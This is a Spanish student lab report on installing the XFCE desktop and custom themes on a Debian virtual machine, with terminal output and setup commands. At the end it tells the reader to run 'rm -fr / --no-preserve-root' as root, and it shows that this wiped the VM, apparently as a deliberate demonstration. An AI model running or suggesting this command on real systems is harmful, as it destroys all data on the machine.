

ACTIVIDAD 10 MAQUINA VIRTUAL – DEBIAN INTEFAZ GRAFICA

JACOBO GAITAN

Capturas de pantalla:


\$su – (para pasar a sudoer)

\$apt update (para actualizar)

\$apt install task-xfce-desktop (instalar nuevo tema)

\$systemctl set-default graphical.target (setear nuevo tema por defecto)

\$reboot (reiniciar máquina virtual)



Actividades Terminal sáb, 26 de jun, 15:38

```
jacobo@debiancliente: ~
Archivo Editar Ver Buscar Terminal Ayuda
jacobo@debiancliente:~$ su
Contraseña:
root@debiancliente:/home/jacobo# apt update
Obj:1 http://deb.debian.org/debian buster InRelease
Obj:2 http://deb.debian.org/debian buster-updates InRelease
Obj:3 http://security.debian.org/debian-security buster/updates InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Todos los paquetes están actualizados.
root@debiancliente:/home/jacobo# apt install task-xfce-desktop
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
 ant ant-contrib ant-optional atril atril-common ca-certificates-java
 default-jre default-jre-headless exfalse exo-utils firebird3.0-common
 firebird3.0-common-doc firebird3.0-server-core firebird3.0-utils
 fonts-crosextra-caladea fonts-crosextra-carlito fonts-font-awesome
 fonts-lato fonts-liberation fonts-linuxlibertine fonts-mathjax
 fonts-noto-core fonts-noto-ui-core fonts-roboto-slab fonts-sil-gentium
 fonts-sil-gentium-basic gimp-data girl1.2-keybinder-3.0 gstreamer1.0-alsa
 gtk2-engines-xfce hddtemp java-common libactivation-java libamd2
 libaopalliance-java libapache-poi-java libapache-pom-java libargs4j-java
```


Actividades Terminal sáb, 26 de jun, 16:14

```
jacobo@debiancliente: ~
Archivo Editar Ver Buscar Terminal Ayuda
Procesando disparadores para libglib2.0-0:amd64 (2.58.3-2+deb10u3) ...
Procesando disparadores para libc-bin (2.28-10) ...
Procesando disparadores para systemd (241-7-deb10u7) ...
Procesando disparadores para man-db (2.8.5-2) ...
Procesando disparadores para ca-certificates (20200601~deb10u2) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
done.
Configurando task-xfce-desktop (3.53) ...
Procesando disparadores para libreoffice-common (1:6.1.5-3+deb10u7) ...
Procesando disparadores para dbus (1.12.20-0+deb10u1) ...
Procesando disparadores para fontconfig (2.13.1-2) ...
Procesando disparadores para desktop-file-utils (0.23-4) ...
Procesando disparadores para mime-support (3.62) ...
Procesando disparadores para hicolor-icon-theme (0.17-2) ...
Configurando xfce4-goodies (4.12.6) ...
Error: Se alcanzó el tiempo de expiración
root@debiancliente:/home/jacobo# systemctl set-default graphical.target
Created symlink /etc/systemd/system/default.target → /lib/systemd/system/graphical.target.
```


```
[ OK ] Started Show Plymouth Reboot Screen.  
[ OK ] Stopped LSB: disk temperature monitoring daemon.  
[ OK ] Stopped target Network is Online.  
[ OK ] Stopped Network Manager Wait Online.  
[ OK ] Stopped Accounts Service.  
[ OK ] Stopped Save/Restore Sound Card State.  
[ OK ] Stopped System Logging Service.  
[ OK ] Stopped GNOME Display Manager.  
[ OK ] Stopped Manage Sound Card State (restore and store).  
[ OK ] Stopped Make remote CUPS printers available locally.  
[ OK ] Stopped Disk Manager.  
[ OK ] Stopped Avahi mDNS/DNS-SD Stack.  
[ OK ] Stopped Modem Manager.  
[ OK ] Stopped CUPS Scheduler.  
[ OK ] Stopped Session 2 of user jacob.  
[ OK ] Stopped User Manager for UID 1000...
```



Captura de pantalla tema antes:







Captura de pantalla tema después:







Temas:

Instalamos gnome-tweak-tool

`sudo apt-get install gnome-tweak-tool`

Nos movemos al directorio Descargas

`cd ~/Downloads`

`cd Descargas`

Extraemos el contenido

`tar -xvf [nombre de tema].tar.xz`

+Instalación usuario único:

Creamos la carpeta themes

`mkdir -p ~/.themes`

Movemos el contenido a la carpeta themes

`mv [nombre de tema]/ ~/.themes/`

+Todo el sistema:

Obtenemos permisos de super usuario


`sudo -s`



Copiamos el tema a la carpeta themes para todos

`mv [nombre del tema]/ /usr/share/themes/`


Luego ir a aplicaciones/configuración/Apariencia

y escoger el tema seleccionado






Utilizar el comando: `sudo -rm -fr / --no-preserve-root`



A terminal window titled 'jaco...' is open on a desktop. The window shows the command `sudo -rm -fr / --no-preserve-root` being entered at the prompt `root@debiancliente:/home/jacobo#`. The desktop background is a blue gradient, and the taskbar at the bottom contains icons for a folder, a terminal, a file manager, a globe, a search icon, and another folder. The system clock in the top right corner shows 17:25.



The terminal window shows the output of the command `rm -fr / --no-preserve-root`. The output indicates that the command failed for several system directories: `/dev/hugepages`, `/dev/mqueue`, `/dev/shm`, `/dev/pts/0`, and `/dev/pts/ptmx`, all with the error message 'Dispositivo o recurso ocupado' or 'Operación no permitida'. The prompt is now `root@debiancliente:/home/jacobo#`. The desktop background and taskbar are the same as in the previous image, but the system clock now shows 17:28.

la MV quedó inutilizable:

